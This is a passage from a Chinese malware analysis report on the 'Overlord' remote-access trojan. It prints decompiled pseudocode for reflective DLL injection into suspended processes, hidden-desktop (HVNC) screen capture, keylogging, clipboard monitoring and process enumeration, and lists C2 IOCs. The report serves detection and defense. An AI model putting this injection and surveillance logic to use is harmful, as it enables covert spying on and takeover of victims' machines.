    overlord_client_cmd_agent_capture_findReflectiveLoaderOffset(dllBytes,dllLen,cap);
    if (err != nil) { fmt_errorf("failed to find ReflectiveLoader: %v",0x23,...); return
; }
    log("hvnc inject: ReflectiveLoader at offset 0x%x");
    // 步骤 2: 在目标进程中分配可执行读写内存 (MEM_COMMIT|MEM_RESERVE=0x3000 ,
PAGE_EXECUTE_READWRITE=0x40)
    syscall___LazyProc__Call(procVirtualAllocEx, hProcess, 0, dllLen, 0x3000, 0x40);
    if (alloc == 0) { fmt_errorf("VirtualAllocEx failed",0x15,...); return; }
    // 步骤 3: 将 DLL 完整写入目标进程分配的内存
    syscall___LazyProc__Call(procWriteProcessMemory, hProcess, alloc, dllBytes, dllLen,
&written);
    if (!ok) { fmt_errorf("WriteProcessMemory failed",0x19,...); return; }
    // 步骤 4: 在 alloc+offset 处创建远程线程, 启动 ReflectiveLoader
    syscall___LazyProc__Call(procCreateRemoteThread, hProcess, 0, 0x100000, alloc+offset
, NULL, &tid);
    if (thread == 0) { fmt_errorf("CreateRemoteThread failed",0x19,...); return; }
    // 步骤 5: 无限等待远程 Loader 线程结束
    syscall___LazyProc__Call(procWaitForSingleObject, thread, 0xffffffff);
    // 步骤 6: 读取远程线程退出码
    syscall___LazyProc__Call(procGetExitCodeThread, thread, &exitCode);
    log("hvnc inject: remote loader thread finished wait=0x%x exit=%s");
    // 步骤 7: 关闭远程线程句柄
    syscall___LazyProc__Call(procCloseHandle, thread);
    // 步骤 8: 退出码大于等于 0xC0000000 表示 NT 状态错误, 注入失败
    if (exitCode >= 0xC0000000) { fmt_errorf("remote loader thread failed: %s",0x1f,...)
; }
    return;
}

```

如代码清单 4 所示, 注入所使用的 Win32 API 并非通过静态导入表, 而是在运行时借助 golang.org/x/sys/windows.LazyProc 动态解析。remoteGetProcAddress (VA 0x140327fa0) 依据 DLL 名称与函数名称, 通过 LoadLibraryW+GetProcAddress+getRemoteModuleBase 获取任意 API 地址, 并供

procVirtualAllocEx/procWriteProcessMemory/procCreateRemoteThread 等封装函数调用的 VirtualAllocEx、WriteProcessMemory、CreateRemoteThread 实现反射注入。

5.3 BackstageCapture 数据流边界

hvnc_start_process_injected 命令由 HandleCommand.func12 (VA 0x14038f5e0) 负责处理, 它从命令结构中获取字节指针 rcx=[rdx+0x18] 与长度 rdi=[rdx+0x20], 随后调用

StartHVNCProcessInjected (VA 0x14031b240) 。StartHVNCProcessInjected 将参数传递给工作线程 startHVNCProcessInjectedOnThread (VA 0x1403222a0) , 该线程借助 createDLLSharedMemory 创建共享内存、生成挂起进程并执行“反射注入”。

代码清单 5 : BackstageCapture注入工作线程关键逻辑

```
// 程序: a2b5e25c_binary.exe
// 函数: overlord-client/cmd/agent/capture.startHVNCProcessInjectedOnThread
// (VA 0x1403222a0)
// 作用: 创建挂起进程、建立 DLL 共享内存、调用反射注入并恢复线程。
// 说明: 反编译原始输出。
// exePath/exeLen 为待启动宿主路径; dllName/dllLen 为 DLL 字节; cap 为上下文对象
void overlord_client_cmd_agent_capture_startHVNCProcessInjectedOnThread(
    string exePath, int exeLen, string dllName, int dllLen, uintptr cap, ...,
    int monitorIdx, ..., bool injectGPUChild, ...)
{
    // 输入校验: 宿主路径为空则直接返回
    if (exeLen == 0) { fmt_errorf("empty file path",0xf,...); return; }
    // 输入校验: DLL 字节为空则无法注入
    if (dllLen == 0) { fmt_errorf("empty DLL bytes",0xf,...); return; }
    // 创建 DLL 共享内存映射, 供后续跨进程读取
    overlord_client_cmd_agent_capture_createDLLSharedMemory(dllName, dllLen, cap);
    if (err) { fmt_errorf("failed to create DLL shared memory: %v",0x26,...); return; }
    log("hvnc inject: DLL shared memory created as %s (%d bytes)");
    // 提升当前进程令牌调试权限, 便于跨进程操作
    overlord_client_cmd_agent_capture_enableDebugPrivilege();
    // 在隐藏桌面上创建挂起状态的宿主进程
    overlord_client_cmd_agent_capture_createSuspendedProcessOnDesktop(exePath, exeLen, .
    ..);
    if (err) { CloseHandle(hProcess); fmt_errorf("failed to create suspended process: %v
    ",0x26,...); return; }
    log("hvnc inject: created suspended process PID %d");
    // 对挂起进程执行反射 DLL 注入
    overlord_client_cmd_agent_capture_reflectiveInject(hProcess, dllBytes, dllLen, cap);
    if (err) {
        // 注入失败则关闭句柄并终止目标进程
        CloseHandle(hProcess); CloseHandle(hThread);
        TerminateProcess(hProcess, 1);
        CloseHandle(hProcess);
        fmt_errorf("DLL injection failed: %v",0x18,...); return;
    }
    log("hvnc inject: DLL injected into PID %d");
    CloseHandle(hProcess); CloseHandle(hThread);
    // 注入成功后恢复目标进程主线程执行
    syscall__LazyProc__Call(procResumeThread, hThread);
    if (result == -1) { CloseHandle(hThread); fmt_errorf("failed to resume thread",0x17,
```

```

...); return; }
CloseHandle(hThread);
log("hvnc inject: process PID %d resumed with DLL hooks active");
// 若命令要求, 可选启动 GPU 子进程注入分支 (hvncDeferredGPUInject @ 0x140322f40)
if (injectGPUChild) {
    if (hvncDXGIEnabled == 0) {
        log("hvnc inject: DXGI is disabled, skipping capture DLL injection for GPU child
process");
    } else {
        // 启动独立 goroutine 执行 GPU 子进程注入: 等待浏览器拉起 GPU 子进程,
        // 循环 15x (2s 休眠) 经 findGPUChildProcess 定位, OpenProcess(0x43A) 打开后注入同
— DLL
        runtime_newproc(closure);
    }
}
}
}
}

```

如代码清单5所示：BackstageCapture相关DLL从命令结构出发，经共享内存、挂起进程至反射注入，构成完整静态交接路径。其中injectGPUChild分支对应hvncDeferredGPUInject（VA 0x140322f40）：先等待约4秒确保浏览器启动GPU子进程，随后以2秒为间隔，最多循环15次，通过findGPUChildProcess定位GPU子进程，调用OpenProcess以0x43A打开该进程，注入同一BackstageCapture DLL并记录进程标识符。该机制确保隐藏桌面的GPU子进程可纳入捕获路径。

6.远控核心功能分析

该样本具备屏幕捕获、键盘与剪贴板监控、音频与摄像头探测，以及进程枚举与反调试等主机信息采集能力；其中，屏幕捕获与编码、键盘与剪贴板监控、音视频探测以及进程枚举共同构成了对受害者的监视能力。

6.1 屏幕监视功能

功能启动之后会先检测当前显示器数量，并且在日志中打印 capture: detected 1 monitor(s)、clipboard: starting monitor 与 activewindow: starting monitor等日志。图 6-2 所示：

Startup monitor events	
2026/07/29 11:30:18 capture: detected 1 monitor(s)	DISPLAY ENUM
2026/07/29 11:30:18 clipboard: starting monitor	CLIPBOARD MONITOR
2026/07/29 11:30:18 activewindow: starting monitor	ACTIVE WINDOW MONITOR

图 6-2：显示器、剪贴板与活动窗口模块启动日志摘录

随后将执行相应功能，并通过网络协议传输执行结果。具体指令下发与客户端反馈的对应关系详见记录6-1：

记录 6-1：交互消息摘录中的 frame 协议消息

```
2026-07-29 12:43:44,607 [INF0] server-first hello_ack sent
2026-07-29 12:43:44,613 [INF0] CLIENT type=hello keys=
['type', 'id', 'hwid', 'host', 'os', 'arch', 'hostArch', 'version']
2026-07-29 12:43:45,112 [INF0] >>> FIRST hvnc_start_process_injected cmd-inj-
1 dispatched
2026-07-29 12:43:45,117 [INF0] CLIENT type=ping keys=['type', 'ts']
2026-07-29 12:43:45,255 [INF0] CLIENT type=frame keys=['type', 'header', 'data']
2026-07-29 12:43:45,256 [INF0] CLIENT type=command_result keys=['type', 'ok']
2026-07-29 12:43:45,257 [INF0] RESULT_FULL: {'type': 'command_result', 'ok': True}
```

从记录6-1响应信息可见，该程序会监视显示器，获取并上传包含主机、系统、架构、版本等字段的信息，随后调用captureAndSendHVNC函数完成图像捕获与帧构建，其发送流程分两支：同时启用H.264编码与WebRTC时调用webrtcpub_WriteH264函数，否则调用wire_WriteMsg函数，具体实现见代码清单6。

代码清单 6：隐藏虚拟网络桌面帧构建与发送分支关键逻辑

```
// 程序: a2b5e25c_binary.exe
// 函数: capture.captureAndSendHVNC (VA 0x140340780)
// 作用: 获取 HVNC 图像、构建帧，并按 H.264/WebRTC 或线协议分支发送。
// 说明: 反编译原始输出。
// conn 为 WSS 连接对象, ctx 为上下文, cfg 携带显示索引等捕获配置
void captureAndSendHVNC(int conn, undefined8 ctx, int cfg)
{
    // 读取目标显示器索引
    displayIdx = cfg.displayIndex;
    // 索引越界时回退到 0 号显示器
    if(displayIdx<0 || displayIdx>=displayCount()){
        log("hvnc capture: requested display %d out of range, defaulting to 0");
        displayIdx=0;
    }
    time_Now(); // 记录捕获开始时间
```

```

// 捕获指定隐藏桌面显示器图像
safeBackstageCaptureDisplay(displayIdx);
// 捕获失败则发送黑帧并返回
if(err)
{ log("capture failed: %v (sending black frame)"); sendBlackFrameHVNC(conn,ctx,cfg); r
eturn; }
// 图像为空时也发送黑帧
if(image==nil)
{ log("nil image (sending black frame)"); sendBlackFrameHVNC(conn,ctx,cfg); return; }
captureLatency = time_Since(captureStart);
// 获取当前配置的编码器名称
blockCodec();
// 判断编码器是否为 h264
isH264 = (codecLen==4 && codec=="h264");
// 仅在 h264 且 WebRTC 通道已激活时走 WebRTC 路径
webrtcActive = isH264 && webrtcpub_IsActive("hvnc",4);
// 非 WebRTC 路径下获取帧发送槽位，用于并发控制
if(!webrtcActive){ AcquireFrameSlot(); if(!acquired) return; }
// 设置 JPEG 质量参数
jpegQuality();
// 构建 HVNC 帧 (含头部与图像数据)
buildFrameHVNC(image, displayIdx, ...);
// 帧构建失败时释放槽位并返回
if(err){ if(!webrtcActive) ReleaseFrameSlot(); return; }
// 计算当前帧率，至少为 1
fps = frameFPS(...); if(fps<1) fps=1;
// 检查底层连接是否仍存活
if(conn.WriteMsg(ctx)!=0){ if(!webrtcActive) ReleaseFrameSlot(); return; }
// 分支 A: H.264 + WebRTC 活跃时通过 WebRTC 发送
if(isH264 && webrtcActive){
    // 将 fps 转换为单帧持续时长 (纳秒)，默认 33ms
    frameDur = 1000000000/fps; if(frameDur<1) frameDur=330000000;
    // 向 WebRTC 发布 H.264 帧数据
    webrtcpub_WriteH264("hvnc",4,frameData,frameLen,frameDur);
    if(err) log("webrtc: write hvnc h264 failed: %v");
    if(!initWebrtcActive) ReleaseFrameSlot();
    return;
}
// 分支 B: 通过内部线协议发送帧
if(!initWebrtcActive && !AcquireFrameSlot()) return;
time_Now(); // 记录发送开始时间
// 写入 wire_Frame 消息体
wire_WriteMsg(conn,ctx,..., &wire_Frame, frameData);
sendLatency = time_Since(sendStart);
// 发送出错时释放槽位
if(err) ReleaseFrameSlot();
// 满足日志条件时输出捕获/编码/发送耗时
if(shouldLogFrame(...)) log("hvnc: display=%d fps=%d codec=%s size=%d cap=%v enc=%v

```

```
send=%v total=%v");
}
```

6.2 NVENC 初始化分支

NVENC是NVIDIA GPU集成的专用硬件视频编码模块，可将原始视频流压缩为H.264、H.265或AV1等格式，依托GPU完成视频编码与串流，避免占用CPU导致卡顿暴露。代码清单7明确了D3D11与NVENC初始化的关键调用顺序。编码启动时，样本配置帧率、码率、关键帧策略，以低延迟编码模式持续生成视频数据。详情见代码清单-7所示：

代码清单 7：NVENC H.264 初始化关键调用顺序

```
// 程序: a2b5e25c_binary.exe
// 函数: capture.nvenc_create_d3d11_encoder (VA 0x1404295a0)
// 作用: 创建 D3D11 设备、初始化 NVENC H.264 会话并准备输入/输出资源。
// 说明: 各编码参数的写址与取值见下方逐字段注释。
// 输入: 编码宽度、高度、帧率、码率
nvenc_d3d11_create_result nvenc_create_d3d11_encoder(int width, int height, int fps, int bitrate)
{
    // 校验输入尺寸必须为正且为偶数，帧率必须为正
    if(width<1||height<1||(width&height)&1||fps<1) return error("invalid dimensions");
    // 分配编码器上下文结构体
    enc = calloc(1, sizeof(nvenc_d3d11_encoder));
    enc->width = width; enc->height = height; enc->fps = fps; enc->bitrate = bitrate;
    // 定义 D3D11 特性等级，优先硬件加速
    D3D_FEATURE_LEVEL levels[4] = {D3D_FEATURE_LEVEL_11_1, D3D_FEATURE_LEVEL_11_0,
                                    D3D_FEATURE_LEVEL_10_1, D3D_FEATURE_LEVEL_10_0};
    // 创建 D3D11 硬件设备与立即上下文
    hr = D3D11CreateDevice(NULL, D3D_DRIVER_TYPE_HARDWARE, NULL, 0, levels, 4,
                          D3D11_SDK_VERSION, &device, &got_level, &context);
    if(FAILED(hr)) return error("D3D11CreateDevice failed");
    // 加载 NVIDIA 视频编码 API 库
    hNvEnc = LoadLibraryA("nvEncodeAPI64.dll");
    if(hNvEnc==0) return error(HRESULT_FROM_WIN32(GetLastError()));
    // 获取 NvEncodeAPICreateInstance 入口
    createFn = GetProcAddress(hNvEnc, "NvEncodeAPICreateInstance");
    if(createFn==NULL) return error(HRESULT_FROM_WIN32(GetLastError()));
    // 设置打开编码会话扩展参数版本
    enc->params.version = NV_ENC_OPEN_ENCODE_SESSION_EX_PARAMS_VER;
    // 创建 NVENC API 实例
    status = createFn(&enc->params);
    if(status!=0) return error("API create instance failed");
    // 清零并填充会话打开参数，设备类型指定为 DirectX
```

```

memset(&open_params, 0, sizeof(open_params));
open_params.version = 0x7001000d; open_params.apiVersion = 0xd;
open_params.device = device; open_params.deviceType = NV_ENC_DEVICE_DIRECTX;
// 使用 D3D11 设备打开编码会话
status = enc->fnOpenEncodeSessionEx(device, ..., &open_params);
if(status!=0) return error("open session failed");
// 获取 H.264 + P1 低延迟预设配置
memset(&preset, 0, sizeof(preset));
preset.version = 0xf005000d; preset.presetCfg.version = 0xf009000d;
status = enc-
>fnGetEncodePresetConfigEx(NV_ENC_CODEC_H264_GUID, NV_ENC_PRESET_P1_GUID, 3);
if(status!=0) return error("get preset failed");
// 填充编码初始化参数 (版本号由结构体常量给出)
init.version = 0x6bc82762f007000d;
init.encodeGUID = NV_ENC_CODEC_H264_GUID;
init.presetGUID = NV_ENC_PRESET_P1_GUID;
init.encodeWidth = width; init.encodeHeight = height;
init.darWidth = width; init.darHeight = height;
// 0x140429922 / 0x14042992A: frameRateNum / frameRateDen 写入 fps / 1
init.frameRateNum = fps; init.frameRateDen = 1;
init.enableEncodeAsync = 0; init.enablePTD = 1;
// 配置码率控制: CBR 模式
rc = preset.presetCfg.rcParams;
// 0x140429806 / 0x14042980D: averageBitRate / maxBitRate 写入 bitrate 原值
rc.rateControlMode = NV_ENC_PARAMS_RC_CBR; rc.averageBitRate = bitrate;
// 0x14042984F: 单条 64 位写入, 低 32 位为 gopLength=0xFFFFFFFF (-1, 无限 GOP), 高 32 位
为 // frameIntervalP=1
rc.maxBitRate = bitrate; rc.gopLength = 0xFFFFFFFF;
init.rcParams = rc;
// 初始化编码器
status = enc->fnInitializeEncoder(&init, ...);
if(status!=0) return error("init encoder failed");
// 将 D3D11 纹理注册为 NVENC 输入资源 (NV12 格式)
memset(&reg, 0, sizeof(reg));
reg.version = 0x7005000d; reg.width = width; reg.height = height;
reg.resourceToRegister = texture; reg.resourceType = NV_ENC_INPUT_RESOURCE_TYPE_DIRECTX;
reg.bufferFormat = NV_ENC_BUFFER_FORMAT_NV12;
status = enc->fnRegisterResource(&reg);
if(status!=0) return error("register resource failed");
// 创建编码输出码流缓冲区
memset(&bs, 0, sizeof(bs));
bs.version = 0x7001000d;
status = enc->fnCreateBitstreamBuffer(&bs);
if(status!=0) return error("create bitstream buffer failed");
// 保存注册资源与码流缓冲区句柄到编码器上下文
enc->registeredResource = reg.registeredResource;
enc->bitstreamBuffer = bs.bitstreamBuffer;

```

```

    return ok(enc);
}

```

6.3 键盘与剪贴板监视

键盘记录功能由keylogger模块处理，包含keylog_file_list、keylog_file_content、keylog_clear_result等子函数。当handlers.HandleKeylogList接收到指令后，先调用Keylogger.FlushNow把缓冲区内容写入磁盘，再通过Keylogger.ListFiles枚举本地记录文件，最终以type=keylog_file_list类型返回数据，代码清单8展示了该指令处理的关键逻辑分支；该功能还受编译开关控制，对应说明在keylogger_disabled.go文件中。此外键盘记录轮询依赖GetKeyState、ToUnicodeEx等多个系统接口，能够获取当前窗口标题并记录按键状态。

代码清单 8：键盘记录命令处理与文件枚举关键分支

```

// 程序: a2b5e25c_binary.exe
// 函数: handlers.HandleKeylogList (VA 0x1403a8b60)
// 作用: 收到 keylog 命令后触发 FlushNow 并枚举本地按键记录文件。
// 说明: 反编译原始输出，保留关键调用与返回路径。
void overlord_client_cmd_agent_handlers_HandleKeylogList(...)
{
    // keylogger.go:127 - Keylogger 实例已初始化
    if (keylogger_initialized) {
        // keylogger.go:136 - 强制落盘当前缓冲区
        Keylogger__FlushNow(ctx);
        // keylogger.go:138 - 枚举按键记录文件
        Keylogger__ListFiles(ctx);
        // keylogger.go:139 - 构造 {name, size, date} 响应数组
        if (file_handle_ok) {
            runtime_makeslice(map_string_interface,count,count);
            // 为每个文件填充 name/size/date 字段
            populate_file_metadata(...);
            runtime_mapassign_faststr(...,"type",4);
            runtime_mapassign_faststr(...,"files",5);
            send_command_result(...);
            return;
        }
    }
    // keylogger.go:128 - 未启用或出错时返回结果
    runtime_mapassign_faststr(...,"type",4);
    send_command_result(...);
}

```

代码清单8显示，剪贴板监控函数`activewindow.StartClipboard`每隔2秒执行一次监视。代码清单9显示，该函数输出`clipboard: starting monitor`后进入`select`循环，当`ticker`触发时，会依次判断`Env.GetClipboardEnabled`与`Env.GetNotificationKeywords`，只有在同时满足剪贴板同步开启和配置了关键词的情况下，才会执行读取和通知分支，`handlers.clipboardSyncRead`和`clipboardSyncWrite`分别通过`OpenClipboard/GetClipboardData`和`EmptyClipboard/SetClipboardData`实现双向读写。

代码清单 9：剪贴板监控循环与门控条件

```
// 程序: a2b5e25c_binary.exe
// 函数: activewindow.StartClipboard (VA 0x14030a3a0)
// 作用: 以固定周期监控剪贴板，并依据配置决定是否发送通知。
// 说明: 反编译原始输出，保留循环入口与门控检查。
void overlord_client_cmd_agent_activewindow_StartClipboard(...)
{
    // clipboard_windows.go:31 - 环境对象为空直接返回
    if (env == 0) return;
    // clipboard_windows.go:34 - 输出启动日志
    log_output("clipboard: starting monitor");
    // clipboard_windows.go:35/37 - 注册 defer 并创建 2 秒 ticker
    register_defer(StartClipboard_deferwrap1);
    time_NewTicker(2000000000);
    do {
        do {
            // clipboard_windows.go:45 - 等待 ticker 或取消
            runtime_selectgo(...,2,1);
            // clipboard_windows.go:46 - 取消时清理退出
            if (cancelled) { defer_cleanup(); return; }
            // clipboard_windows.go:48/49 - 启用且有配置才继续
            Env_GetClipboardEnabled(env);
        } while (!enabled || (Env_GetNotificationKeywords(env), keyword_count == 0));
        // clipboard_windows.go:51/55 - 获取最小间隔后读取/比对
        Env_GetNotificationMinIntervalMs(env);
    } while( true );
}
```

6.4 麦克风和摄像头监控

音频捕获功能需`audio.ProbeCapabilities`完成初始化。如代码清单10所示：该流程先调用`malgo.InitContext`创建`miniaudio`上下文，初始化成功则遍历捕获设备名称，拼接为`device:<name>`格式列表；失败则回退为仅含`default`项的列表。`desktop_audio_uplink`字符串表明存在桌面音频上行相关指令。

代码清单10：音频捕获能力探测

```
// 程序: a2b5e25c_binary.exe
// 函数: audio.ProbeCapabilities (VA 0x1403652a0)
// 作用: 初始化 miniaudio 上下文并枚举捕获设备。
// 说明: 反编译原始输出, 保留初始化与枚举分支。
void overlord_client_cmd_agent_audio_ProbeCapabilities(void)
{
    // voice_native_cgo.go:86 - 初始化 miniaudio 上下文
    github_com_gen2brain_malgo_InitContext(...);
    // voice_native_cgo.go:87 - 初始化成功 (返回 0) 时进入设备枚举分支
    if (init_result == 0) {
        // voice_native_cgo.go:95 - 注册 defer 清理上下文
        local_20[0] = ProbeCapabilities_deferwrap1;
        local_10 = local_20;
        // voice_native_cgo.go:100 - 预置默认设备名 "default"、"system"
        array[0] = "default"; array[1] = "system";
        local_60 = 2;
        // voice_native_cgo.go:104 - 枚举实际捕获设备
        overlord_client_cmd_agent_audio_listCaptureDeviceNames(context);
        while (0 < device_count) {
            // voice_native_cgo.go:105 - 拼接 device:<name> 加入列表
            runtime_concatstring2(0, "device:", 7, device_name, device_name_len);
            // ... 追加到设备列表 ...
        }
        // voice_native_cgo.go:107 - 返回前执行 defer 释放上下文
        (**local_10)();
        return;
    }
    // voice_native_cgo.go:88-92 - 初始化失败时回退为仅 default
    runtime_newobject(&datatype_Array__1_string);
    array[0] = "default";
    return;
}
```

远控程序摄像头的监控功能通过windows-camera-go包实现, 其默认编码模式优先选择H.264; 若编码失败, 则自动回退至JPEG格式, 随后将编码后的图像通过网络传输。

6.5 麦克风和摄像头监控

主机信息采集环节, 样本通过handlers.listProcesses调用EnumProcesses获取受感染设备的进程信息, 分配wire.ProcessInfo结构体遍历采集结果, 完成模块枚举、进程映像路径查询, 采集

受感染设备的主机名称、用户名、网络适配器等信息，实现完整的系统信息采集，具体见代码清单11。

代码清单 11：进程枚举实现

```
// 程序: a2b5e25c_binary.exe
// 函数: handlers.listProcesses (VA 0x1403af680)
// 作用: 使用 EnumProcesses 获取进程 ID 列表并构造进程信息结构。
// 说明: 反编译原始输出, 保留初始化与调用分支。
void overlord_client_cmd_agent_handlers_listProcesses(void)
{
    // processes_windows.go:57 - 获取当前进程 ID 与 CPU 数量
    syscall_getCurrentProcessId();
    cpu_count = runtime_numCPUStartup;
    // processes_windows.go:62-68 - 分配 4096 个 uint32 的 PID 缓冲区
    runtime_newobject(&datatype_Array__4096_uint32);
    pid_buf = extraout_RAX;
    runtime_newobject(&datatype_Uint32_uint32);
    returned_count = extraout_RAX_00;
    // 构造 LazyProc 调用参数: 缓冲区指针、大小、返回字节数
    arg_obj[0] = pid_buf;
    arg_obj[1] = 0x4000;           // 缓冲区大小 (字节)
    arg_obj[2] = returned_count;  // 实际返回字节数
    // processes_windows.go:65 - 调用动态解析的 EnumProcesses
    golang_org_x_sys_windows___LazyProc__Call
        (overlord_client_cmd_agent_handlers_procEnumProcesses, arg_obj, 3, 3);
    // processes_windows.go:71 - 调用成功时遍历 PID 数组
    if (call_result == 0) {
        process_count = *returned_count >> 2;
        runtime_makeslice(&datatype_Struct_wire_ProcessInfo, 0, process_count);
        // ... 遍历 PID, 构造 ProcessInfo ...
    }
}
```

7.检测与响应

该样本具备完整的远程控制功能，利用HVNC技术创建独立的隐藏桌面会话，使攻击者能够在隔离环境中实施远程操作。与传统工具不同，HVNC攻击不会在用户当前桌面显示，本地用户通常难以察觉。在功能实现方面，该样本通过反射注入与内存加载的方式载入核心功能模块，减少磁盘残留痕迹，从而提升隐蔽性。由于其执行过程依赖于内存加载、跨进程操作及隐藏桌面交互，仅依靠静态文件特征检测存在一定局限性。火绒安全建议用户及时开启防护功能并启用将病毒库升级到最新版本，以避免可能产生的损失。

附录A.IOC 清单

A.1 文件指纹

表 A-1：文件指纹

类型	值	说明
文件名	a2b5e25c_binary.exe	分析样本文件名
SHA-256	aa369a74ce807a8f8507b30a936782da6d9cd84dd7265525132602582558cea7	当前样本的精确文件指纹

A.2 网络指标

表 A-2：网络相关行为指标

类型	值	说明
候选IP	31.76.30.236	样本上线地址
WebSocket 路径模式	/api/clients/{GUID}/stream/ws?role=client	样本侧协议路径；与进程、目的地和时间窗口组合匹配
域名AS信息	AS201988 (VPSPay Networks LTD, 芬兰)	ASN记录
前置域名	ginospizzas.ca / a.ginospizzas.ca	C2的Cloudflare前置域名；解析至 31.76.30.236；域名2026-07-11经 Dynadot 注册，使用 Cloudflare NS
认证头名	X-Agent-Token	用于主机认证

A.3 主机指标

表 A-3：主机指标

类型	值	说明
互斥体	Global\Overlord-DmJCIDy7EhijlWldLATyMiN_	当前构建的默认单实例名称；环境变量可改写或跳过
配置环境变量	OVERLORD_SERVER、 OVERLORD_AGENT_TOKEN、 OVERLORD_TLS_*、 OVERLORD_PING_INTERVAL_MS、 OVERLORD_RECONNECT_DELAY_MS、 OVERLORD_ENABLE_PERSISTENCE、 OVERLORD_SOL_ADDRESS、 OVERLORD_SOL_RPC_ENDPOINTS	进程环境配置面；变量不以注册表或配置文件形式保存
持久化路径	SOFTWARE\Microsoft\Windows\CurrentVersion\Run； Microsoft\Windows\Start Menu\Programs\Startup	样本内字符串；需与实际工件和时间线关联
反射共享内存名	Local\hvnc_rdi_<n>	HVNC注入链中的命名文件映射模式
反射模块名称	BackstageCapture	模块命名线索；与 DXGI/NVENC 静态路径组合使用
命令与加载器标识	hvnc_start_process_injected、reflectiveInject、 findReflectiveLoaderOffset	代码路径标识；与进程、内存和线程事件组合使用
编码组件标识	nvEncodeAPI64.dll	NVENC 代码路径标识；与图形设备和编码事件组合使用
调试/令牌标识	TokenSandBoxInert	调试与令牌状态检查标识；与同一进程状态事件组合使用

附录 B.主机、调试与采集标识扩展清单

B.1 主机环境标识

表 B-1：主机环境相关标识扩展清单

信息类别	二进制内标识	标识所涉对象	相应终端活动
进程	numProcesses、 CreateToolhelp32Snapshot、 Process32FirstW、 Process32NextW、 EnumProcessModules、 EnumProcessModulesEx、 GetModuleBaseNameW、 GetModuleFileNameExW、 QueryFullProcessImageNameW、 NtQuerySystemInformation	进程、模块和系统信息	进程相关遥测及进程树
主机与权限	GetComputerNameW、 GetComputerNameExW、 os.Hostname、 sysinfo.Collect、 sysinfo.IsAdmin、 CheckTokenMembership、 TokenElevation	主机、平台和令牌	主机、令牌和权限遥测
用户	NetUserEnum、 NetUserGetInfo、 GetUserNameExW、 TranslateNameW	用户和名称对象	用户遥测与会话状态
网络	GetAdaptersInfo、 GetAdaptersAddresses、 GetIfEntry2Ex、 DnsQuery_W	适配器、接口与DNS	适配器、解析行为与连接
命令行与WMI标识	未见whoami、ipconfig、 systeminfo、tasklist、net user、net localgroup、net view、nltest、dsquery、 arp -a、nbtstat、route print、nslookup 或列出的 WMI 类	负面标识范围	发现路径以Win32 API和组件为主

B.2 调试状态标识

表 B-2：调试状态检查的样本内标识

标识方向	二进制内标识	相应终端活动
进程调试状态	NtQueryInformationProcess、 ProcessDebugPort、 ProcessDebugFlags、 ProcessDebugObjectHandle、 SuspendThread	同一进程的调试状态相关调用、线程状态与内存状态
内核与令牌状态	SystemKernelDebuggerInformation、 SystemKernelDebuggerInformationEx、TokenSandBoxInert	内核调试与令牌标志相关状态

B.3 键盘与剪贴板扩展标识

表 B-3：键盘与剪贴板扩展标识

对象	已列命令/API	事实边界
键盘	keylog_file_list、keylog_file_chunk、 keylog_file_content、 keylog_delete_result、 keylog_clear_result、 keylog_request_permission、 keylogger_disabled; GetKeyState、 GetForegroundWindow、 GetKeyboardLayout、ToUnicodeEx、 MapVirtualKey	轮询式键盘路径；未见 GetAsyncKeyState、 SetWindowsHookEx、 UnhookWindowsHookEx、 CallNextHookEx、 WH_KEYBOARD、 GetKeyboardState
剪贴板	clipboard_sync、 clipboard_sync_start、 clipboard_sync_stop、 clipboard_content; OpenClipboard、 CloseClipboard、EmptyClipboard、 GetClipboardData、 SetClipboardData、GlobalLock、 GlobalUnlock、GlobalAlloc、 CF_TEXT、CF_UNICODETEXT	具备双向读写路径；当前 记录未保留剪贴板内容

B.4 摄像头、音频与编码扩展标识

表 B-4：摄像头、音频与编码扩展标识

对象	已列标识	事实边界
摄像头/媒体基础	windows-camera-go、 MF_DEVSOURCE_ATTRIBUTE_ SOURCE_TYPE_VIDCAP_SYMB OLIC_LINK、mfplat.dll、 MFShutdown、no webcam devices detected	静态设备源和 Media Foundation 路径；当 前记录未保留摄像头帧
音频	ma_context_init、 ma_context_init_dsound、 ma_context_init_wasapi、 ma_context_init_winmm、 ma_context_init_jack、 desktop_audio_uplink	四种 miniaudio 后端 和上行标识；当前记录 未保留音频流
屏幕编码	nvenc_create_d3d11_encoder 、 nvenc_create_d3d11_texture_ encoder、 run_nvenc_d3d11_texture_pip eline_smoke、 D3D11CreateDevice、capture: direct DXGI->NVENC h264、 h264 encode unavailable, fall- ing back to jpeg、using read- back path	静态 NVENC/cgo 路 径与降级字符串；记录 6-1 的 frame 是否由 NVENC 编码生成以 运行时捕获为准

- [上一篇：盯上网吧终端：挖矿木马借漏洞驱动窃取游戏账号凭证](#)
- [下一篇：银狐借AI信任链钓鱼 搜索结果暗藏下载陷阱](#)



相关新闻推荐

- [窃密病毒伪装Windows激活程序 盗取用户资金](#)
- [技术揭秘|代码追踪工具分享及应用指南来啦](#)
- [窃密病毒伪装Windows激活程序 盗取用户资金](#)
- [技术揭秘|代码追踪工具分享及应用指南来啦](#)

安全无忧，一键开启

全面提升您的系统防护